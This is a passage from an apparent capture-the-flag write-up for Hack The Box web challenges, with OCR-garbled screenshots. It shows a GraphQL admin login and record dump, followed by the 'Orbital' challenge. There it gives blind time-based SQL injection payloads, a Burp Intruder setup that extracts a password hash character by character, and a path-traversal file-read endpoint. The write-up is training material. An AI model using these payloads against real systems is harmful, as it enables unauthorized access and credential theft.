5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://165.232.100.143:31145/dashboard
8 Content-Type: application/json
9 Content-Length: 186
0 Origin: http://165.232.100.143:31145
1 DNT: 1
2 Connection: close
3 Cookie: session=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VybmcFtZSI6InRlc3QjL
CJpc19ZGlpbiiEMCwiaWF0IjoxNjc5MTU0NzM0fQ.FirTlrSAFYj02TPNVYm0
RTJ4n0BrNphhu0WQDkX8lNo
1.5 {
  "query": "
mutation($username: String!, $password: String!) { LoginUser
    (username: $username, password: $password) { message, token
      } }",
  "variables":{
    "username":"admin",
    "password":"1234"
  }
}

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 224
5 Date: Sat, 18 Mar 2023 15:54:04 GMT
6 Connection: close
7
8 {
  "data": {
    "LoginUser": {
      "message": "User logged in successfully!",
      "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VybmcFtZSI6Im
FkbWluIiwiaWFYRtaW4iOjEsImhdCI6MTY3OTE1NDg0NHO.L-qK5g
cfxlG74pPy08VtfZ7GE6BGeF2FuRC0QcLSkYo"
    }
  }
}

```

Request

Pretty Raw Hex

```

1 POST /graphql HTTP/1.1
2 Host: 165.232.100.143:31145
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://165.232.100.143:31145/dashboard
8 Content-Type: application/json
9 Content-Length: 84
0 Origin: http://165.232.100.143:31145
1 DNT: 1
2 Connection: close
3 Cookie: session=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VybmcFtZSI6ImFkbWluI
iwaXnfYWReaWi40jEsImhdCI6MTY3OTE1NDg0NHO.L-qK5gcfxlG74pPy08V
TfZ7GE6BGeF2FuRC0QcLSkYo
4
5 {
  "query": "
{ getPhraseList { id, owner, type, address, username, passw
ord, note } }"
}

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 177
5 Date: Sat, 18 Mar 2023 15:54:33 GMT
6 Connection: close
7
8 {
  "data": {
    "getPhraseList": [
      {
        "id": "1",
        "owner": "admin",
        "type": "Web",
        "address": "igms.htb",
        "username": "admin",
        "password": "HTB{1d0r5_4r3_s1mpl3_4nd_1mp4ctful!!}",
        "note": "password"
      }
    ]
  }
}

```

Flag

HTB{1d0r5_4r3_s1mpl3_4nd_1mp4ctful!!}


Orbital

Challenge description

CHALLENGE NAME


Orbital

In order to decipher the alien communication that held the key to their location, she needed access to a decoder with advanced capabilities - a decoder that only The Orbital firm possessed. Can you get your hands on the decoder?





Step by step guide

1. Start from source code review.



```
 1  from colorama import Cursor
 2  from application.util import createJWT, passwordVerify
 3  from flask_mysqldb import MySQL
 4
 5  mysql = MySQL()
 6
 7  def query(query, args=(), one=False):
 8      cursor = mysql.connection.cursor()
 9      cursor.execute(query, args)
10      rv = [dict((cursor.description[idx][0], value)
11              for idx, value in enumerate(row)) for row in cursor.fetchall()]
12      return (rv[0] if rv else None) if one else rv
13
14
15  def login(username, password):
16      # I don't think it's not possible to bypass login because I'm verifying the password later.
17      user = query(f'SELECT username, password FROM users WHERE username = "{username}"', one=True)
18
19      if user:
20          passwordCheck = passwordVerify(user['password'], password)
21
22          if passwordCheck:
23              token = createJWT(user['username'])
24              return token
25
26      else:
27          return False
28
29  def getCommunication():
30      return query('SELECT * from communication')
```

2. It seems to be an interesting hint and I guess it should be vulnerable to SQL injection.



Request

Pretty	Raw	Hex
<pre>1 POST /api/login HTTP/1.1 2 Host: 192.168.0.103:1337 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; 4 rv:109.0) Gecko/20100101 Firefox/111.0 5 Accept: /* 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: http://192.168.0.103:1337/ 9 Content-Type: application/json 10 Content-Length: 38 11 Origin: http://192.168.0.103:1337 12 DNT: 1 13 Connection: close 14 { 15 "username": "admin", 16 "password": "test" 17 }</pre>		

Response

Pretty	Raw	Hex	Render
<pre>1 HTTP/1.0 403 FORBIDDEN 2 Content-Type: application/json 3 Content-Length: 40 4 Server: Werkzeug/2.0.2 Python/3.10.5 5 Date: Sat, 18 Mar 2023 17:25:25 GMT 6 7 { 8 "message": "Invalid credentials!" 9 } 10</pre>			

3. It seems that we have a deal with Blind SQL injection. I have slightly modified the application source code in order to increase logging verbosity.

Request

Pretty	Raw	Hex
<pre>1 POST /api/login HTTP/1.1 2 Host: 192.168.0.103:1337 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; 4 rv:109.0) Gecko/20100101 Firefox/111.0 5 Accept: /* 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: http://192.168.0.103:1337/ 9 Content-Type: application/json 10 Content-Length: 81 11 Origin: http://192.168.0.103:1337 12 DNT: 1 13 Connection: close 14 15 { 16 "username": "admin" AND substr(password,1,1)=3 AND "\\"1\\\"=\\"1", 17 "password": "test" 18 }</pre>		

Response

Pretty	Raw	Hex	Render
<pre>1 HTTP/1.0 403 FORBIDDEN 2 Content-Type: application/json 3 Content-Length: 40 4 Server: Werkzeug/2.0.2 Python/3.10.5 5 Date: Sat, 18 Mar 2023 17:33:07 GMT 6 7 { 8 "message": "Invalid credentials!" 9 } 10</pre>			

Terminal Log

```
192.168.0.102 - - [18/Mar/2023 13:32:29] "POST /api/login HTTP/1.1" 403 -
HELLO FROM HERE
None
192.168.0.102 - - [18/Mar/2023 13:32:35] "POST /api/Login HTTP/1.1" 403 -
HELLO FROM HERE
None
192.168.0.102 - - [18/Mar/2023 13:32:47] "POST /api/login HTTP/1.1" 403 -

```

Request

Pretty	Raw	Hex
<pre>1 POST /api/Login HTTP/1.1 2 Host: 192.168.0.103:1337 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; 4 rv:109.0) Gecko/20100101 Firefox/111.0 5 Accept: /* 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: http://192.168.0.103:1337/ 9 Content-Type: application/json 10 Content-Length: 81 11 Origin: http://192.168.0.103:1337 12 DNT: 1 13 Connection: close 14 15 { 16 "username": "admin" AND substr(password,1,1)=2 AND "\\"1\\\"=\\"1", 17 "password": "test" 18 }</pre>		

Response

Pretty	Raw	Hex	Render
<pre>1 HTTP/1.0 403 FORBIDDEN 2 Content-Type: application/json 3 Content-Length: 40 4 Server: Werkzeug/2.0.2 Python/3.10.5 5 Date: Sat, 18 Mar 2023 17:34:59 GMT 6 7 { 8 "message": "Invalid credentials!" 9 } 10</pre>			

Terminal Log

```
192.168.0.102 - - [18/Mar/2023 13:32:55] "POST /api/Login HTTP/1.1" 403 -
HELLO FROM HERE
None
192.168.0.102 - - [18/Mar/2023 13:33:07] "POST /api/login HTTP/1.1" 403 -
HELLO FROM HERE
{'username': 'admin', 'password': '2acb5b6605f3366076650686bfde54c2'}
192.168.0.102 - - [18/Mar/2023 13:33:07] "POST /api/login HTTP/1.1" 403 -

```

4. Final payload: `admin\" AND substr(password,1,1)=2 AND sleep(3) AND \"1\\"=\\\"1.`

```

Request
Pretty Raw Hex
1 POST /api/login HTTP/1.1
2 Host: 192.168.0.103:1337
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.0.103:1337/
8 Content-Type: application/json
9 Content-Length: 94
10 Origin: http://192.168.0.103:1337
11 DNT: 1
12 Connection: close
13
14 {
15   "username": "admin\" AND substr(password,1,1)=2 AND sleep(3) AN
16   D \\\"\\\"=\\\"1",
17   "password": "test"
18 }

```

Response

```

Pretty Raw Hex Render
1 HTTP/1.0 403 FORBIDDEN
2 Content-Type: application/json
3 Content-Length: 40
4 Server: Werkzeug/2.0.2 Python/3.10.5
5 Date: Sat, 18 Mar 2023 18:11:38 GMT
6
7 {
8   "message": "Invalid credentials!"
9 }
10


```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 0
- Request headers: 11
- Response headers: 4

Done 193 bytes | 3,007 millis

5. Login with `admin:DUMMY_PASSWORD`(can be set during the local deployment of the application) because now we know that we can use Intruder to get a password hash by extracting all characters one by one through the Blind SQL injection.



6. Login was bypassed but now we need to find a way to read a desired file from the server. Source code analysis shows that it is possible to utilize Local File Inclusion vulnerability.

```

42
43     @api.route('/export', methods=['POST'])
44     @isAuthenticated
45     def exportfile():
46         if not request.is_json:
47             return response('Invalid JSON!'), 400
48
49         data = request.get_json()
50         communicationName = data.get('name', '')
51
52         try:
53             # Everyone is saying I should escape specific characters in the filename. I don't know why.
54             return send_file(f'/communications/{communicationName}', as_attachment=True)
55         except:
56             return response('Unable to retrieve the communication'), 400
57

```

7. Slightly modified the original code to validate vulnerability.

The screenshot shows a terminal session with two panes. The left pane contains Python code for a Flask API endpoint. The right pane shows the terminal output of a POST request to the endpoint, resulting in a 200 OK response with a file attachment named 'test.txt'.

```

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64, rv:109.0) Gecko/20100101 Firefox/111.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=UTF-8
Content-length: 22
Origin: http://192.168.0.103:1337
DNT: 1
Connection: close
Referer: http://192.168.0.103:1337/home
Cookie: session=eyJhbGciOiZKLMGVYQWIPaUpLVjFRAUxDSmhiR2NpT21KSVV6STFOaUoSsMvSSjFjM1Z5YmlGdFpTSTZjbUzrY1dsdUhpdz1aWGH3SWpveE5qYzVNVGcxTDRneGZRLjBwTFpONnBaM1pSVXdsTkhuUYVMNaGhvNzFnQOpZSEJ4WUZyc0xHMVBxSDg1fQ.ZBYDeQ.6Sp5jkdyyVU803Q-_9tJ4TL1ED

```

```

HTTP/1.0 200 OK
Content-Disposition: attachment; filename=test.txt
Content-Type: text/plain; charset=utf-8
Content-Length: 5
Last-Modified: Sat, 18 Mar 2023 18:21:00 GMT
Cache-Control: no-cache
ETag: "1679163660.6868882-5-1304168274"
Vary: Cookie
Server: Werkzeug/2.0.2 Python/3.10.5
Date: Sat, 18 Mar 2023 18:31:31 GMT
1244
13

```


The code in the left pane has a red box around the line `return send_file(f'/tmp/data/{communicationName}', as_attachment=True)` and another red box around the line `return response('name": "/tmp/test.txt")` in the JSON payload.

```

Done
* Running on all addresses.
WARNING: This is a development server. Do not use it in a production deployment.
: Running on http://192.168.0.103:1337/ (Press CTRL+C to quit)
: Restarting with stat
Debugger is active!
Debugger PIN: 938-790-968
1.168.0.102 - - [18/Mar/2023 14:31:17] "POST /api/export HTTP/1.1" 401 -
HELLO FROM HERE
{'username': 'admin', 'password': '2acb5b6605f3366076650686bfde54c2'}
192.168.0.102 - - [18/Mar/2023 14:31:21] "POST /api/login HTTP/1.1" 200 -
192.168.0.102 - - [18/Mar/2023 14:31:31] "POST /api/export HTTP/1.1" 200 -

```

8. Success! Next step is to deploy the remote application and use the discovered vulnerabilities to get the flag.



9. As I said earlier, we can use Burp Suite Intruder (if available, otherwise you can write a simple bash/python script for this purpose) to set up an automated Blind SQL injection attack.

Attack type:

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: Update Host header to match target

```
1 POST /api/login HTTP/1.1
2 Host: 159.65.94.38:31506
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://159.65.94.38:31506/
8 Content-Type: application/json
9 Content-Length: 38
10 Origin: http://159.65.94.38:31506
11 DNT: 1
12 Connection: close
13
14 {"username":"admin\\" AND substr(password,1,1)=$2$ AND sleep(3) AND \"1\"=\"1","password":"test"}
```

1 x 2 x 3 x +

Positions Payloads Resource pool Settings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload can be customized in different ways.

Payload set:	1	Payload count: 16
Payload type:	Simple list	Request count: 16

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Deduplicate

'a'
'b'
'c'
'd'
'e'
0
1
2

Add Enter a new item Add from list ...

Letters should be surrounded by single quotes

Payload processing

You can define rules to perform various processing tasks on each payload before it is sent.

Attack Save Columns 4. Intruder attack of http://159.65.94.38:31506 - Temporary attack - Not saved

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
1	'a'	403			207	
2	'b'	403			207	
3	'c'	403			207	
4	'd'	403			207	
5	'e'	403			207	
6	'f'	403			207	
7	0	403			207	
8	1	403			207	this took 3 seconds to complete
9	2	403			207	
10	3	403			207	
11	4	403			207	

Request Response

Pretty Raw Hex Render

```

1 HTTP/1.1 403 FORBIDDEN
2 Server: Werkzeug/2.2.3 Python/3.8.16
3 Date: Sat, 18 Mar 2023 19:01:16 GMT
4 Content-Type: application/json
5 Content-Length: 35
6 Connection: close
7
8 {
9     "message": "Invalid credentials!"
10 }
```

Attack Save Columns 4. Intruder attack of http://159.65.94.38:31506 - Temporary attack - Not saved to project file

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status	Respons...	Respons...	Error	Timeout	Length	Comment
6	'f'	403	103	104			207	
7	0	403	102	102			207	
8	1	403	205	205			207	
9	2	403	56	57			207	
10	3	403	101	101			207	
11	4	403	101	101			207	
12	5	403	88	88			207	
13	6	403	3170	3170			207	
14	7	105	306	306			207	
15	8	403	102	102			207	
16	9	403	128	128			207	

10. In the same way we should work with other characters but there is a way to automate attack. Let's take a look at it. We should use the *Cluster bomb* mode and define two injection points: for changing position of the target hash character; for changing symbol (a-z0-9).

② Choose an attack type

Attack type: Cluster bomb

Start attack

③ Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://159.65.94.38:31506

Update Host header to match target

Add \$ Clear \$ Auto \$ Refresh

```
1 POST /api/login HTTP/1.1
2 Host: 159.65.94.38:31506
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://159.65.94.38:31506/
8 Content-Type: application/json
9 Content-Length: 38
10 Origin: http://159.65.94.38:31506
11 DNT: 1
12 Connection: close
13
14 {"username": "admin\" AND substr(password,$2$|1)=$2$ AND sleep(3) AND \"1\"=\"1","password": "test"}
```

④ Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Values can be customized in different ways.

Payload set: 1 Payload count: 32

Payload type: Numbers Request count: 512

⑤ Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From: 1

To: 32

Step: 1

How many:


11. Attack is finished, so let's process the results and find a final password hash.

Request	Payload 1	Payload 2	Status	Respo...	Respons...	Error	Timeout	Length	Comment
197	5	0	403	3112	3113	<input type="checkbox"/>	<input type="checkbox"/>	207	
37	5	'b'	403	3106	3106	<input type="checkbox"/>	<input type="checkbox"/>	207	
63	31	'b'	403	3096	3096	<input type="checkbox"/>	<input type="checkbox"/>	207	
173	13	'f'	403	3081	3081	<input type="checkbox"/>	<input type="checkbox"/>	207	
210	18	0	403	3066	3066	<input type="checkbox"/>	<input type="checkbox"/>	207	
205	13	0	403	3063	3106	<input type="checkbox"/>	<input type="checkbox"/>	207	
279	23	2	403	3063	3063	<input type="checkbox"/>	<input type="checkbox"/>	207	
422	6	7	403	3063	3063	<input type="checkbox"/>	<input type="checkbox"/>	207	
225	1	1	403	3062	3062	<input type="checkbox"/>	<input type="checkbox"/>	207	
369	17	5	403	3062	3063	<input type="checkbox"/>	<input type="checkbox"/>	207	
500	20	9	403	3062	3062	<input type="checkbox"/>	<input type="checkbox"/>	207	
59	27	'b'	403	3061	3061	<input type="checkbox"/>	<input type="checkbox"/>	207	
213	21	0	403	3061	3061	<input type="checkbox"/>	<input type="checkbox"/>	207	
359	7	5	403	3061	3061	<input type="checkbox"/>	<input type="checkbox"/>	207	
483	3	9	403	3061	3061	<input type="checkbox"/>	<input type="checkbox"/>	207	
208	16	0	403	3060	3060	<input type="checkbox"/>	<input type="checkbox"/>	207	
223	31	0	403	3060	3061	<input type="checkbox"/>	<input type="checkbox"/>	207	
236	12	1	403	3060	3060	<input type="checkbox"/>	<input type="checkbox"/>	207	
376	24	5	403	3060	3060	<input type="checkbox"/>	<input type="checkbox"/>	207	
